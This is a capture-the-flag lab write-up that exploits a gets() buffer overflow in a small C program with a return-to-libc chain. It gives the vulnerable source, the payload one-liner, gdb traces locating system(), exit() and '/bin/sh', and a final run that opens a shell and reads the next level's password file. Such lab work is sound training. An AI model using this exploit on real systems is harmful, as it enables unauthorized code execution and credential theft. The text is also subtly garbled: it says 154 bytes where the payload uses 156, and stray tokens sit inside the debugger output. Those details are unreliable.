

## Lab5C Writeup

We have a program that simply prints to the screen and takes input from stdin.

```
#include <stdlib.h>
#include <stdio.h>

/* gcc -fno-stack-protector -o lab5C lab5C.c */

char global_str[128];

/* reads a string, copies it to a global */
void copytglobal()
{
    char buffer[128] = {0};
    gets(buffer);
    memcpy(global_str, buffer, 128);
}

int main()
{
    char buffer[128] = {0};

    printf("I included libc for you...\n"\
           "Can you ROP to system()?\n");

    copytglobal();

    return EXIT_SUCCESS;
}
```

As we can see, `libc` will be imported into this program on compilation because of the `printf()` function.

We check the security of the binary, and see that there is no stack canary, but DEP (NX) is enabled, so we cant use a shellcode payload.


```
lab5C@warzone:/levels/lab05$ checksec ./lab5C
RELRO                STACK CANARY      NX                PIE                RPATH            RUNPATH           FORTIFY FORTIFIED FORTIFY-able  FILE
Partial RELRO       No canary found    NX enabled        No PIE              No RPATH          No RUNPATH        No       0             2             ./lab5C
```

What we can see from the source is that we have a 128byte buffer to overflow, in the copytglobal() function, so we need to overwrite the ret address from this function to point to the sytem() function in libc.

So first we need to find the address of system.

```
Breakpoint 1, 0x080486c5 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e63190 <_libc_system>
```

Next we need to find a valid buffer size to gain control of the ret address.



```
Lab5C@warzone:/Levels/Lab05$ python -c 'print "A"*156 + "B"*4' > /tmp/pwn
Lab5C@warzone:/Levels/Lab05$ gdb ./lab5C
Reading symbols from ./lab5C...(no debugging symbols found)...done.
gdb-peda$ r < /tmp/pwn
Starting program: /levels/lab05/lab5C < /tmp/pwn
I included libc for you...
Can you ROP to system()?


Program received signal SIGSEGV, Segmentation fault.
[-----code-----registers-----]
EAX: 0x20 (' ')
EBX: 0x41414141 ('AAAA')
ECX: 0x0
EDX: 0x804a060 ('A' <repeats 128 times>)
ESI: 0x41414141 ('AAAA')
EDI: 0x41414141 ('AAAA')
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff660 --> 0x8048700 (<__libc_csu_init>: push ebp)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x42424242
[-----stack-----]
0000| 0xbffff660 --> 0x8048700 (<__libc_csu_init>: push ebp)
0004| 0xbffff664 --> 0x0
0008| 0xbffff668 --> 0x0
0012| 0xbffff66c --> 0x0
0016| 0xbffff670 --> 0x0
0020| 0xbffff674 --> 0x0
0024| 0xbffff678 --> 0x0
0028| 0xbffff67c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

So, after 154 bytes the program tries to return to 0x42424242 and segfaults.

At this point, we have:

- The address of system()
- The number of bytes needed

Next, we have to find a way of getting a string for "/bin/sh" for the call to system. This requires knowledge of how the libc\_system function works. As we can see here, it puts its argument in EAX, from esp+0x10.



```
EAX: 0x20 (' ')
EBX: 0x41414141 ('AAAA')
ECX: 0x0
EDX: 0x804a060 ('A' <repeats 128 times>)
ESI: 0x41414141 ('AAAA')
EDI: 0x41414141 ('AAAA')
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff654 ('A' <repeats 12 times>)
EIP: 0xb7e63194 (<__libc_system+4>: mov eax,DWORD PTR [esp+0x10])sh
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xb7e6318a: lea edi,[edi+0x0]
0xb7e63190 <__libc_system>: push ebx
0xb7e63191 <__libc_system+1>: sub esp,0x8
=> 0xb7e63194 <__libc_system+4>: mov eax,DWORD PTR [esp+0x10]
0xb7e63198 <__libc_system+8>: call 0xb7f4994b <_x86.get_pc_thunk.bx>
0xb7e6319d <__libc_system+13>: add ebx,0x169e63
0xb7e631a3 <__libc_system+19>: test eax,eax
0xb7e631a5 <__libc_system+21>: je 0xb7e631b0 <__libc_system+32>
[-----stack-----]
0000| 0xbffff654 ('A' <repeats 12 times>)
0004| 0xbffff658 ("AAAAAAAA")
0008| 0xbffff65c ("AAAA")
0012| 0xbffff660 --> 0x8048700 (<__libc_csu_init>: push ebp)
0016| 0xbffff664 --> 0x0
0020| 0xbffff668 --> 0x0
0024| 0xbffff66c --> 0x0
0028| 0xbffff670 --> 0x0
[-----]
Legend: code, data, rodata, value
0xb7e63194 178 in ../sysdeps/posix/system.c
```

So we have to put the address of our `"/bin/sh"` string 8 bytes after the address of `system`. This causes problems outside of `gdb`, but, interestingly enough, `libc` contains an address that stores this string. We notice an interesting point here, if we call `system` with the argument `"AAAA"`, then it calls `exit`, with the string `"exit 0"`.

```
[-----registers-----]
EAX: 0xb7f83a2c ("exit 0")
EBX: 0xb7fcd000 --> 0x1a9da8
ECX: 0x0
EDX: 0x804a060 ('A' <repeats 128 times>)
ESI: 0x41414141 ('AAAA')
EDI: 0x41414141 ('AAAA')
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff654 ('A' <repeats 12 times>)
EIP: 0xb7e631b6 (<__libc_system+38>: call 0xb7e62c20 <do_system>)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)

[-----code-----]
0xb7e631aa <__libc_system+26>: pop    ebx
0xb7e631ab <__libc_system+27>: jmp    0xb7e62c20 <do_system>
0xb7e631b0 <__libc_system+32>: lea    eax,[ebx-0x495d4]
=> 0xb7e631b6 <__libc_system+38>: call   0xb7e62c20 <do_system>
0xb7e631bb <__libc_system+43>: test   eax,eax
0xb7e631bd <__libc_system+45>: sete   al
0xb7e631c0 <__libc_system+48>: add    esp,0x8
0xb7e631c3 <__libc_system+51>: movzx  eax,al
No argument

[-----stack-----]
0000| 0xbffff654 ('A' <repeats 12 times>)
0004| 0xbffff658 ("AAAAAAAA")
0008| 0xbffff65c ("AAAA")
0012| 0xbffff660 --> 0x8048700 (<__libc_csu_init>: push    ebp)
0016| 0xbffff664 --> 0x0
0020| 0xbffff668 --> 0x0
0024| 0xbffff66c --> 0x0
0028| 0xbffff670 --> 0x0

[-----]
Legend: code, data, rodata, value
0xb7e631b6 182 in ../sysdeps/posix/system.c
```

As we can see, the string `"exit 0"` is stored at `0xb7f83a2c`. If we look at the strings stored around this memory location, we find the address of `"/bin/sh"`.

```
gdb-peda$ x/10s 0xb7f83a2c-10
0xb7f83a22: "c"
0xb7f83a24: "/bin/sh"
0xb7f83a2c: "exit 0"
0xb7f83a33: "canonicalize.c"
0xb7f83a42 <__PRETTY_FUNCTION__ .7708>: "__realpath"
0xb7f83a4d: "MSGVERB"
0xb7f83a55: "SEV_LEVEL"
0xb7f83a5f: "TO FIX: "
0xb7f83a68: " "
0xb7f83a6b: "%s%s%s%s%s%s%s%s%s\n"
```

So our exploit works as such:

- 156 bytes of trash
- Address of `libc_system`
- Address of `libc_exit`
  - This is called after `system("/bin/sh")` returns.
- Address of `"/bin/sh"`

So, we return to `libc` and call `system`



```

0x80486bc <copytglobal+79>: pop     esi
0x80486bd <copytglobal+80>: pop     edi
0x80486be <copytglobal+81>: pop     ebp
=> 0x80486bf <copytglobal+82>: ret
0x80486c0 <main>: wire push     ebp
0x80486c1 <main+1>: mov     ebp,esp
0x80486c3 <main+3>: push    edi
0x80486c4 <main+4>: push    ebx

[-----stack-----]
0000| 0xbffff65c --> 0xb7e63190 (<__libc_system>: push ebx)
0004| 0xbffff660 --> 0xb7e561e0 (<__GI_exit>: push ebx)
0008| 0xbffff664 --> 0xb7f83a24 ("/bin/sh")
0012| 0xbffff668 --> 0x0
0016| 0xbffff66c --> 0x0
0020| 0xbffff670 --> 0x0
0024| 0xbffff674 --> 0x0
0028| 0xbffff678 --> 0x0

[-----]
Legend: code, data, rodata, value
0x080486bf in copytglobal ()

```

We then call system with the correct argument

```

EAX: 0xb7f83a24 ("/bin/sh")
EBX: 0x41414141 ('AAAA')
ECX: 0x0
EDX: 0x804a060 ('A' <repeats 128 times>)
ESI: 0x41414141 ('AAAA')
EDI: 0x41414141 ('AAAA')
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff654 ('A' <repeats 12 times>, "\340a\345\267$", <incomplete sequence \370\267>)
EIP: 0xb7e63198 (<__libc_system+8>: les call 0xb7f4994b <_x86.get_pc_thunk.bx>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0xb7e63190 <__libc_system>: push    ebx      pwk_vm
0xb7e63191 <__libc_system+1>: sub     esp,0x8
0xb7e63194 <__libc_system+4>: mov     eax,DWORD PTR [esp+0x10]
=> 0xb7e63198 <__libc_system+8>: call    0xb7f4994b <_x86.get_pc_thunk.bx>
0xb7e6319d <__libc_system+13>: add     ebx,0x169e63
0xb7e631a3 <__libc_system+19>: test    eax,eax
0xb7e631a5 <__libc_system+21>: je      0xb7e631b0 <__libc_system+32>
0xb7e631a7 <__libc_system+23>: add     esp,0x8

```

And strace confirms that we are creating a new process and executing /bin/sh.

```

[pid 1399] wait4(-1, Process 1400 attached
<unfinished ...>
[pid 1400] execve("/bin/sh", ["/bin/sh"], [/* 22 vars */]) = 0
[pid 1400] brk(0) = 0x8001f000
[pid 1400] access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No s
[pid 1400] mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|
[pid 1400] access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No s
[pid 1400] open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
[pid 1400] fstat64(3, {st_mode=S_IFREG|0644, st_size=30344, ...
[pid 1400] mmap2(NULL, 30344, PROT_READ, MAP_PRIVATE, 3, 0) = 0
[pid 1400] close(3) = 0
[pid 1400] access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No s
[pid 1400] open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLO

```

And to finish

```
lab5C@warzone:/levels/lab05$ (cat /tmp/pwn; cat;) | ./lab5C
I included libc for you...
Can you ROP to system()?
uid
/bin/sh: 1: uid: not found447
id
uid=1018(lab5C) gid=1019(lab5C) euid=1019(lab5B) groups=1020(lab5B),1001(gameuser),1019(lab5C)
cat /home/lab5B/.pass
s0m3tim3s_r3t2libC_1s_3n0ugh
```

